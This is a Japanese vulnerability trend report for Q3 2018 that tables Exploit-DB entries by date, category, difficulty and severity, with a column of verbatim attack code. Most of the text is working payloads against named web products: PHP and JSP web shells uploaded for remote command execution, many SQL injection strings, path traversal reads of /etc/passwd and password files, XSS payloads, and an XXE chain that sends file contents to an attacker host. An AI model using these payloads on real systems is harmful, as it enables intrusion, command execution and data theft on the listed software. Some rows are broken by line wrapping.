2018-08-25	45253	Remote Code Execution	中	中	UltimatePOS 2.5 - Remote Code Execution	POST /products/64 HTTP/1.1 Host: domain.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0) Gecko/20100101 Firefox/52.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://domain.com/products/64/edit Cookie: Connection: close Upgrade-Insecure-Requests: 1 Content-Type: multipart/form-data; boundary=-----------------------3062816822434 Content-Length: 41 <?php $cmd=$_GET['cmd']; system($cmd); ?>	UltimatePOS	UltimatePOS 2.5
2018-08-26	45255	SQL Injection	中	高	WordPress Plugin Gift Voucher 1.0.5 - 'template_id' SQL Injection	POST /wp-admin/admin-ajax.php HTTP/1.1 Host: domain.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0) Gecko/20100101 Firefox/52.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Referer: http://domain.com/gift-voucher/ Content-Length: 62 action=wpgv_doajax_front_template&template_id=1 and sleep(15)#	WordPress Plugin	WordPress Plugin Gift Voucher 1.0.5

EDB-Report
最新Web脆弱性トレンドレポート(2018年第３四半期)

2018.07.01~2018.09.30 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-08-26	45256	XSS	易	高	ManageEngine ADManager Plus 6.5.7 - Cross-Site Scripting	POST /ADMPTechnicians.do?methodToCall=listTechnicianRows HTTP/1.1 Remote Address: TARGET:8080 Referrer Policy: no-referrer-when-downgrade Accept: */* Accept-Encoding: gzip, deflate Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7 Connection: keep-alive Content-Length: 289 Content-type: application/x-www-form-urlencoded;charset=UTF-8 {"startIndex":1,"range":10,"searchText":"¥"><img src=x onerror=alert('TESTER')>","ascending":true,"isNavigation":false,"adminSelected":false,"isNewRange":false,"sortColumn":FULL_NAME,"typeFilters":"","domainFilters":"","viewType":defaultView} adscsrf: 614ff642-779b-41aa-bff5-44370ad770c2	ManageEngine ADManager Plus	ManageEngine ADManager Plus 6.5.7
2018-08-27	45266	SQL Injection	中	高	Sentrifugo HRMS 3.2 - 'deptid' SQL Injection	POST /sentrifugo/index.php/servicedeskconf/getemployees/format/html HTTP/1.1 Host: localhost User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0 Accept: text/html, */*; q=0.01 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Referer: http://localhost/sentrifugo/index.php/servicedeskconf/add Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Content-Length: 28 Cookie: PHPSESSID=25kchrvj0e3akklgh0inrubqu0 Connection: close bunitid=0&deptid='&reqfor=2 [MySQL >= 5.0] bunitid=0&deptid=(SELECT (CASE WHEN (5610=5610) THEN 5610 ELSE 5610*(SELECT 5610 FROM INFORMATION_SCHEMA.PLUGINS) END))&reqfor=2	Sentrifugo HRMS	Sentrifugo HRMS 3.2
2018-08-29	45296	Directory Traversal	易	高	Argus Surveillance DVR 4.0.0.0 - Directory Traversal	/WEBACCOUNT.CGI?OkBtn=++Ok++&RESULTPAGE=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2FWindows%2Fsystem.ini&USEREDIRECT=1&WEBACCOUNTID=&WEBACCOUNTPASSWORD="	Argus Surveillance DVR	Argus Surveillance DVR 4.0.0.0
2018-09-03	45323	SQL Injection	易	高	Online Quiz Maker 1.0 - 'catid' SQL Injection	POST /scripts/php/quiz-system/quiz-system.php HTTP/1.1 Host: server User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Referer: https://www.hscripts.com/scripts/php/quiz-system/quiz-system.php Connection: keep-alive Upgrade-Insecure-Requests: 1 Content-Type: application/x-www-form-urlencoded Content-Length: 18 uname=test&catid=1 AND 4815=4815 uname=test&catid=1 AND SLEEP(5) uname=test&catid=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7170626271,0x56476b436866655067774c6d786b6e434f59566c754166636378685 5764c686b5949486e6a4d6b68,0x7178716271),NULL,NULL,NULL--bocR usern=testing' AND SLEEP(5) AND 'ZECL'='ZECL&passw=password&type=auth	Online Quiz Maker	Online Quiz Maker 1.0
2018-09-04	45326	Remote Code Execution	難	高	Logicspice FAQ Script 2.9.7 - Remote Code Execution	POST /admin/faqs/faqimages?CKEditor=faqs-answer&CKEditorFuncNum=1&langCode=en HTTP/1.1 Host: server User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://server/admin/faqs/edit/eine-frage-fuer-onkel-peter Cookie: __asc=3c88bfff1659e6148e6168c52d2; __auc=3c88bfff1659e6148e6168c52d2; _ga=GA1.2.696297698.1535960501; _gid=GA1.2.2097449566.1535960501; __zlcmid=oDhc8xpdUQvf8W; admin_username=logicspice; admin_password=faqscript_admin; CAKEPHP=omckos7rsug4u3e1k3uebi7ma5; PHPSESSID=be29d40p12q20gtpvlea8esp23 Connection: keep-alive Upgrade-Insecure-Requests: 1 Content-Type: multipart/form-data;	Logicspice FAQ Script	Logicspice FAQ Script 2.9.7

EDB-Report
最新Web脆弱性トレンドレポート(2018年第３四半期)

2018.07.01~2018.09.30 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
						boundary=---------------------------- 103672040326988035106820274 0 Content-Length: 267 ----------------------------103672040326988035106820274 0 Content-Disposition: form-data; name="upload"; filename="shell.php" Content-Type: application/x-php <?php $cmd=$_GET['cmd']; system($cmd); ?> ----------------------------103672040326988035106820274 0--		
2018-09-04	45327	Directory Traversal	中	高	PHP File Browser Script 1 - Directory Traversal	/scripts/php/file-browser-demo/index.php?path=/etc/	PHP File Browser Script	PHP File Browser Script 1
2018-09-04	45328	SQL Injection	易	高	Simple POS 4.0.24 - 'columns[0][search][value]' SQL Injection	POST /spos/products/get_products/1 HTTP/1.1 Host: domain.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0) Gecko/20100101 Firefox/52.0 Accept: application/json, text/javascript, */*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Referer: http://domain.com/spos/products Content-Length: 2085 Cookie: spos_spos_cookie=ab62f546025dd1a7d652ba75d13b87dc; spos_session=049soe8cr49aq318q7qhqlic6kpdgdee Connection: close draw=2&columns[0][data]=pid&columns[0][name]=&columns[0][searchable]=true&columns[0][orderable]=true&columns[0][se arch][value]=') AND (SELECT * FROM (SELECT(SLEEP(15)))EcJf) AND ('tzYh'='tzYh&columns[0][search][regex]=false&columns[1][dat a]=image&columns[1][name]=&columns[1][searchable]=false& columns[1][orderable]=false&columns[1][search][value]=&colu mns[1][search][regex]=false&columns[2][data]=code&columns[2][name]=&columns[2][searchable]=true&columns[2][orderable]=true&columns[2][search][value]=&columns[2][search][regex] =false&columns[3][data]=pname&columns[3][name]=&columns [3][searchable]=true&columns[3][orderable]=true&columns[3][search][value]=&columns[3][search][regex]=false&columns[4][data]=type&columns[4][name]=&columns[4][searchable]=true &columns[4][orderable]=true&columns[4][search][value]=&colu mns[4][search][regex]=false&columns[5][data]=cname&column s[5][name]=&columns[5][searchable]=true&columns[5][ordera ble]=true&columns[5][search][value]=&columns[5][search][reg ex]=false&columns[6][data]=quantity&columns[6][name]=&col umns[6][searchable]=true&columns[6][orderable]=true&column s[6][search][value]=&columns[6][search][regex]=false&column s[7][data]=tax&columns[7][name]=&columns[7][searchable]=t rue&columns[7] [orderable]=true&columns[7][search][value]=&columns[7][sear ch][regex]=false&columns[8][data]=tax_method&columns[8][n ame]=&columns[8][searchable]=true&columns[8][orderable]=tr ue&columns[8][search][value]=&columns[8][search][regex]=fal se&columns[9][data]=cost&columns[9][name]=&columns[9][se archable]=false&columns[9][orderable]=true&columns[9][searc h][value]=&columns[9][search][regex]=false&columns[10][data]=price&columns[10][name]=&columns[10][searchable]=false& columns[10][orderable]=true&columns[10][search][value]=&col umns[10][search][regex]=false&columns[11][data]=Actions&col umns[11][name]=&columns[11][searchable]=false&columns[11][orderable]=false&columns[11][search][value]=&columns[11][search][regex]=false&order[0][column]=0&order[0][dir]=desc& start=0&length=- 1&search[value]=&search[regex]=false&spos_token=ab62f5460 25dd1a7d652ba75d13b87dc	Simple POS	Simple POS 4.0.24
2018-09-04	45330	SQL Injection	易	高	mooSocial Store Plugin 2.6 - SQL Injection	GET /stores/product/2015-fashion-new-men-39-s-short-sleeved- shirt-slim-m-3xl-65 HTTP/1.1 Host: addons.moosocial.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0. 8 Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Cookie: CAKEPHP=2b0v0a2360nhl46psmm1mejsi7 Connection: close Upgrade-Insecure-Requests: 1 Content-Length: 89 /stores/product/2015-fashion-new-men-39-s-short-sleeved- shirt-slim-m-3xl-65 AND 5011=5011	mooSocial Store Plugin	mooSocial Store Plugin 2.6
2018-09-06	45337	Other Injection	中	高	NovaRad NovaPACS Diagnostics Viewer 8.5 - XML External Entity Injection (File Disclosure)	Malicious.xml: <?xml version="1.0" encoding="UTF-8" ?> <!DOCTYPE ZSL [<!ENTITY % remote SYSTEM "http://10.0.1.230:8080/xxe.xml"> %remote; %root; %oob;]> Attacker's xxe.xml: <!ENTITY % payload SYSTEM "file:///C:/windows/win.ini"> <!ENTITY % root "<!ENTITY % oob SYSTEM 'http://10.0.1.230:8080/?%payload;'> ">	NovaRad NovaPACS Diagnostics Viewer	NovaRad NovaPACS Diagnostics Viewer 8.5

EDB-Report
最新Web脆弱性トレンドレポート(2018年第３四半期)

2018.07.01~2018.09.30 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-09-06	45340	SQL Injection	中	高	Jorani Leave Management 0.6.5 - (Authenticated) 'startdate' SQL Injection	POST /leaves/validate HTTP/1.1 Host: localhost User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0 Accept: */* Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Referer: http://localhost/leaves/create Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Content-Length: 167 Cookie: csrf_cookie_jorani=521d82ffceaee171d5ff3c5c817c3dfd; jorani_session=r8ofjpch4g93t6563t7ols6fBkeeommo; Connection: close id=1&type=compensate&startdate=2018-08-02&enddate=2018-08-03') AND (SELECT 2138 FROM (SELECT COUNT(*),CONCAT(0x7178787071, (SELECT (ELT(2138=2138,1))),0x716b716271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND ('WfLI'='WfLI&startdatetype=Morning&enddatetype=Afternoon&leave_id=	Jorani Leave Management	Jorani Leave Management 0.6.5
2018-09-07	45344	SQL Injection	易	中	MedDream PACS Server Premium 6.7.1.1 - 'email' SQL Injection	POST /Pacs/userSignup.php HTTP/1.1 Host: 192.168.6.107 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:60.0) Gecko/20100101 Firefox/60.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://192.168.6.107/Pacs/userSignup.php?hostname=localhost&database=dicom Content-Type: application/x-www-form-urlencoded Content-Length: 129 Cookie: PHPSESSID=4l1c7irpgk1apcqk7ll9d89104 Connection: close Upgrade-Insecure-Requests: 1 DNT: 1 hostname=localhost&database=dicom&username=hi&password=hi&firstname=jh&lastname=k23klk3l2&email=test@gmail.com&action=Sign+Up	MedDream PACS Server Premium	MedDream PACS Server Premium 6.7.1.1
2018-09-07	45347	Directory Traversal	易	早急対応要	Softneta MedDream PACS Server Premium 6.7.1.1 - Directory Traversal	/pacs/nocache.php?path=%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5cWindows%5cwin.ini /Pacs/nocache.php?path=%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5cWindows¥System32¥drivers¥etc¥hosts /Pacs/nocache.php?path=..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c¥MedDreamPACS-Premium¥passwords.txt	Softneta MedDream PACS Server Premium	Softneta MedDream PACS Server Premium 6.7.1.1
2018-09-11	45375	XSS	中	中	Bayanno Hospital Management System 4.0 - Cross-Site Scripting	POST /monstra/blog/index.php HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 Content-Length: 30 name=<script>alert(1)</script>	Bayanno Hospital Management System	Bayanno Hospital Management System 4.0
2018-09-12	45385	Directory Traversal	易	早急対応要	Rubedo CMS 3.4.0 - Directory Traversal	/theme/default/img/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e//etc/passwd'	Rubedo CMS	Rubedo CMS 3.4.0
2018-09-12	45386	XSS	易	高	SynaMan 4.0 build 1488 - Authenticated Cross-Site Scripting (XSS)	POST /monstra/blog/index.php HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 Content-Length: 38 Explore=<script>alert("xss");</script>	SynaMan	SynaMan 4.0 build 1488
2018-09-12	45392	SQL Injection	易	高	IBM Identity Governance and Intelligence 5.2.3.2 / 5.2.4 - SQL Injection	GET /survey/api/config?userId=VUL HTTP/1.1 Host: HOST_IP Connection: close User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36 Accept: */* Referer: https://HOST_IP Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9 userId=1 'AND 1=1 AND '2'='2	IBM Identity Governance and Intelligence	IBM Identity Governance and Intelligence 5.2.3.2 / 5.2.4

EDB-Report
最新Web脆弱性トレンドレポート(2018年第３四半期)

2018.07.01~2018.09.30 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境

2018-09-13	45396	Remote Code Execution	中	中	Apache Portals Pluto 3.0.0 - Remote Code Execution	POST /pluto/portal/File%20Upload/__pdPortletV3AnnotatedDemo.MultipartPortlet%21-1517407963%7C0;0/__ac0 HTTP/1.1
						Host: localhost:8080
						Content-Type: multipart/form-data; boundary=XX
						Content-Length: 468
						
						<%@ page import="java.io.*" %>
						<%
						String cmd = "whoami";
						String param = request.getParameter("cmd");
						if (param != null){ cmd = param; }
						String s = null;
						String output = "";
						try {
						Process p = Runtime.getRuntime().exec(cmd);
						BufferedReader sI = new BufferedReader(new InputStreamReader(p.getInputStream()));
						while((s = sI.readLine()) != null) { output += s+"¥r¥n"; }
						} catch(IOException e) { e.printStackTrace(); }
						%>
							Apache Portals Pluto	Apache Portals Pluto 3.0.0

2018-09-14	45411	SQL Injection	易	高	Wordpress Plugin Survey & Poll 1.5.7.3 - 'sss_params' SQL Injection	wp_sap=["1650149780')) OR 1=2 UNION ALL SELECT 1,2,3,4,5,6,7,8,9,@@version,11#"]	WordPress Plugin	Wordpress Plugin Survey & Poll 1.5.7.3
2018-09-17	45423	SQL Injection	易	高	Joomla Component JCK Editor 6.4.4 - 'parent' SQL Injection	parent=" UNION SELECT NULL,NULL,@@version,NULL,NULL,NULL,NULL,NULL -- aa	Joomla! Component	Joomla Component JCK Editor 6.4.4
2018-09-18	45434	SQL Injection	中	高	WordPress Plugin Arigato Autoresponder and Newsletter 2.5 - Blind SQL Injection	POST /wp-admin/admin.php?page=bft_list&ob=email&offset=0 HTTP/1.1 Host: example.com Connection: keep-alive Content-Length: 150 Cache-Control: max-age=0 Origin: http://example.com Upgrade-Insecure-Requests: 1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8 Referer: http://example.com/wp-admin/admin.php?page=bft_list&ob=email&offset=0 Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9 Cookie: wordpress_XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX mass_delete=1&del_ids=*&_wpnonce=aa7aa407db&_wp_http_referer=%2Fwp-admin%2Fadmin.php%3Fpage%3Dbft_list%26ob%3Demail%26offset%3D0[!http]	WordPress Plugin	WordPress Plugin Arigato Autoresponder and Newsletter 2.5
2018-09-19	45437	XSS	易	高	Roundcube rcfilters plugin 2.1.6 - Cross-Site Scripting	POST /rc/?_task=settings&_action=plugin.filters-save HTTP/1.1 Host: Target User-Agent: Mozilla/5.0 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded Content-Length: 119 Referer: https://Target/rc/?_action=plugin.filters&_task=settings Cookie: roundcube_sessid=; roundcube_sessauth= Connection: close Upgrade-Insecure-Requests: 1 _token=09bcde247d252364ea55c217c7654a1f&_whatfilter=from]<script>alert('XSS-1')</script>&_searchstring=whatever&_casesensitive=1&_folders=INBOX&_messages=all])<script>alert('XSS-2')</script>	Roundcube rcfilters plugin	Roundcube rcfilters plugin 2.1.6
2018-09-19	45438	Local File Inclusion	中	中	WordPress Plugin Wechat Broadcast 1.2.0 - Local File Inclusion	GET /wordpress/wp-content/plugins/wechat-broadcast/wechat/Image.php?url=../../../../../../../../../etc/passwd	WordPress Plugin	WordPress Plugin Wechat Broadcast 1.2.0
2018-09-19	45439	Local File Inclusion	中	高	WordPress Plugin Localize My Post 1.0 - Local File Inclusion	GET /wordpress/wp-content/plugins/localize-my-post/ajax/include.php?file=../../../../../../../../../etc/passwd	WordPress Plugin	WordPress Plugin Localize My Post 1.0
2018-09-24	45452	SQL Injection	易	高	Joomla! Component Micro Deal Factory 2.4.0 - 'id' SQL Injection	/index.php?option=com_microdealfactory&task=dealdetail&id="test' or 1=1#" /my-deals/mydeals/catid,15"test' or 1=1#"/other	Joomla! Component	Joomla! Component Micro Deal Factory 2.4.0
2018-09-24	45456	SQL Injection	易	高	Joomla! Component Auction Factory 4.5.5 - 'filter_order' SQL Injection	/index.php?option=com_auctionfactory&task=listauctions&filter_order_Dir="test' or 1=1#"&filter_order="test' or 1=1#",EXTRACTVALUE(66,CONCAT(0x5c,(SELECT (ELT(66=66,1))),CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION()))))	Joomla! Component	Joomla! Component Auction Factory 4.5.5

EDB-Report
最新Web脆弱性トレンドレポート(2018年第３四半期)

2018.07.01~2018.09.30 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-09-25	45462	SQL Injection	中	中	Joomla! Component Dutch Auction Factory 2.0.2 - 'filter_order_Dir' SQL Injection	/index.php?option=com_dutchfactory&task=showSearchResults&filter_order_Dir="test' or 1=1#"&filter_order="test' or 1=1#",EXTRACTVALUE(66,CONCAT(0x5c,(SELECT (ELT(66=66,1))),CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION()))))	Joomla! Component	Joomla! Component Dutch Auction Factory 2.0.2
2018-09-25	45463	SQL Injection	中	高	Super Cms Blog Pro 1.0 - SQL Injection	/authors_post.php?author='++/*!11111UNION*/+/*!11111SELECT*/+0x31,0x32,/*!11111CONCAT_WS*/(0x203a20,VERSION()),0x34,0x35,0x36,0x37,0x38,0x39,0x3130,0x3131--+-&p_id=1	Super Cms Blog Pro	Super Cms Blog Pro 1.0
2018-09-25	45464	SQL Injection	易	高	Joomla! Component Raffle Factory 3.5.2 - SQL Injection	/index.php?task=showSearchResults&option=com_rafflefactory&filter_order_Dir="test' or 1=1#"&filter_order="test' or 1=1#",EXTRACTVALUE(66,CONCAT(0x5c,(SELECT (ELT(66=66,1))),CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION()))))	Joomla! Component	Joomla! Component Raffle Factory 3.5.2
2018-09-25	45465	SQL Injection	易	高	Joomla! Component Music Collection 3.0.3 - SQL Injection	/index.php/music-collection/playlist-0-on-the-go?task=edit_playlist&id="test' or 1=1#"0 OR (SELECT 1 FROM(SELECT COUNT(*),CONCAT((SELECT (ELT(66=66,1))),CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION()),FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)	Joomla! Component	Joomla! Component Music Collection 3.0.3
2018-09-25	45466	SQL Injection	易	高	Joomla! Component Penny Auction Factory 2.0.4 - SQL Injection	/index.php?option=com_pennyfactory&task=showSearchResults&filter_order_Dir"test' or 1=1#"&filter_order="test' or 1=1#",EXTRACTVALUE(66,CONCAT(0x5c,(SELECT (ELT(66=66,1))),CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION()))))	Joomla! Component	Joomla! Component Penny Auction Factory 2.0.4
2018-09-25	45468	SQL Injection	中	高	Joomla! Component Questions 1.4.3 - SQL Injection	/index.php?option=com_questions&tmpl=component&task=quaz ax.getusers&term=[SQL]66' UNION ALL SELECT NULL,NULL,CONCAT((SELECT+(@x)+FROM+(SELECT+(@x:=0x 00),(@NR_DB:=0),(SELECT+(0)+FROM+(INFORMATION_SCHE MA.SCHEMATA)+WHERE+(@x)+IN+(@x:=CONCAT(@x,LPAD(@NR_DB:=@NR_DB%2b1,2,0x30),0x20203a2020,schema_name ,0x3c62723e)))x))--+-66' UNION ALL SELECT NULL,NULL,CONCAT(replace(replace(replace(0x232425,0x23,@: =replace(replace(replace(replace(0x243c62723e253c62723e,0x2 4,0x3c62723e3c62723e20494853414e2053454e43414e203c666f 6e7420636f6c6f723d7265643e),0x25,version()),0x26,database()),0x27,user())),0x24,(select+count(*)+from+information_schem a.columns+where+table_schema=database()+and@:=replace(r eplace(0x003c62723e2a,0x00,@),0x2a,table_name))),0x25,@))-- -+-66' AND (SELECT 8948 FROM(SELECT COUNT(*),CONCAT(CONCAT_WS(0x203a20,USER(),DATABASE( ),VERSION()),(SELECT (ELT(8948=8948,1))),FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- Efe /index.php?option=com_questions&tmpl=component&task=quaz ax.sendnotification&userid=[SQL]&users=[SQL]&groups=[SQL]66 OR (SELECT 1 FROM(SELECT COUNT(*),CONCAT(version(),(SELECT (ELT(1=1,1))),0x7e7e496873616e53656e63616e,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) /index.php?option=com_questions&tmpl=component&task=quaz ax.addnewgroup&group_name=[SQL]%27%2	Joomla! Component	Joomla! Component Questions 1.4.3
2018-09-25	45469	SQL Injection	中	中	Joomla! Component Jobs Factory 2.0.4 - SQL Injection	/index.php?option=com_jobsfactory&task=categories&filter_letter=[SQL] ' AND EXTRACTVALUE(22,CONCAT(0x5c,version(),(SELECT (ELT(1=1,1))),database()))-- X ' OR (SELECT 66 FROM(SELECT COUNT(*),CONCAT(CONCAT_WS(0x203a20,USER(),DATABASE( ),VERSION()),(SELECT (ELT(66=66,1))),FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- VerAyari	Joomla! Component	Joomla! Component Jobs Factory 2.0.4
2018-09-25	45470	SQL Injection	易	高	Joomla! Component Social Factory 3.8.3 - SQL Injection	/socialfactory-events/socialfactory-events-radius-search?option=com_socialfactory&view=page&task=page.display&radius[lat]=[SQL]&radius[lng]=[SQL]&radius[radius]=[SQL] AND(SELECT 1 FROM (SELECT COUNT(*),CONCAT((SELECT(SELECT CONCAT(CAST(DATABASE() AS CHAR),0x7e)) FROM INFORMATION_SCHEMA.TABLES WHERE table_schema=DATABASE() LIMIT 0,1),FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.TABLES GROUP BY x)a)	Joomla! Component	Joomla! Component Social Factory 3.8.3

EDB-Report
最新Web脆弱性トレンドレポート(2018年第３四半期)

2018.07.01~2018.09.30 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-09-25	45472	SQL Injection	中	高	Joomla Component eXtroForms 2.1.5 - 'filter_type_id' SQL Injection	POST /administrator/index.php?option=com_extroform&view=extroformfield HTTP/1.1 Host: localhost User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Cookie: 2e7fc5dc4e4ce76c3319e1db921484ac=eqgcirsi6m53s6vbi7bbgng1n5; 48bd4f2f65b6c84d32f8704444f9b24c=rt2t3ur8fgmbjemdqua1vn8u35 Connection: keep-alive Upgrade-Insecure-Requests: 1 Content-Type: application/x-www-form-urlencoded Content-Length: 146 filter_type_id=1&filter_pid_id=6&filter_search=&limitstart=0&task=&boxchecked=0&filter_order=&filter_order_Dir=&cc73497ba686a8903b677f55cb29b616=1 filter_type_id=-7022 OR filter_type_id=1 AND (SELECT 5756 FROM(SELECT COUNT(*),CONCAT(0x7162706271,(SELECT (ELT(5756=5756,1))),0x7170706271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)&filter_pid_id=6&filter_search=&limitstart=0&task=&boxchecked=0&filter_order=&filter_order_Dir=&cc73497ba686a8903b677f55cb29b616=1 filter_type_id=1 AND SLEEP(5)&filter_pid_id=6&filter_search=&limitstart=0&task=&boxchecked=0&filter_order=&filter_order_Dir=&cc73497ba686a8903b677f55cb29b616=1 filter_type_id=1&filter_pid_id=-5547 OR 1857=1857#&filter_search=&limitstart=0&task=&boxchecked=0&filter_order=&filter_order_Dir=&e0b80bd9e6ffbad6d1ab256ec3149955=1 filter_type_id=1&filter_pid_id=7 AND (SELECT 2680 FROM(SELECT COUNT(*),CONCAT(0x71766b7671,(SELECT (ELT(2680=2680,1))),0x71627a6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)&filter_search=&limitstart=0&task=&boxchecked=0&filter_order=&filter_order_Dir=&e0b80bd9e6ffbad6d1ab256ec3149955=1 filter_type_id=1&filter_pid_id=7 OR SLEEP(5)&filter_search=&limitstart=0&task=&boxchecked=0&filter_order=&filter_order_Dir=&e0b80bd9e6ffbad6d1ab256ec3149955=1 filter_type_id=1&filter_pid_id=7&filter_search=" AND 8748=8748#&limitstart=0&task=&boxchecked=0&filter_order=&filter_order_Dir=&e0b80bd9e6ffbad6d1ab256ec3149955=1 filter_type_id=1&filter_pid_id=7&filter_search=" AND (SELECT 2429 FROM(SELECT COUNT(*),CONCAT(0x71766b7671,(SELECT (ELT(2429=2429,1))),0x71627a6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)--zyPZ&limitstart=0&task=&boxchecked=0&filter_order=&filter_order_Dir=&e0b80bd9e6ffbad6d1ab256ec3149955=1 filter_type_id=1&filter_pid_id=7&filter_search=" AND SLEEP(5)--fDVO&limitstart=0&task=&boxchecked=0&filter_order=&filter_order_Dir=&e0b80bd9e6ffbad6d1ab256ec3149955=1	Joomla! Component	Joomla Component eXtroForms 2.1.5
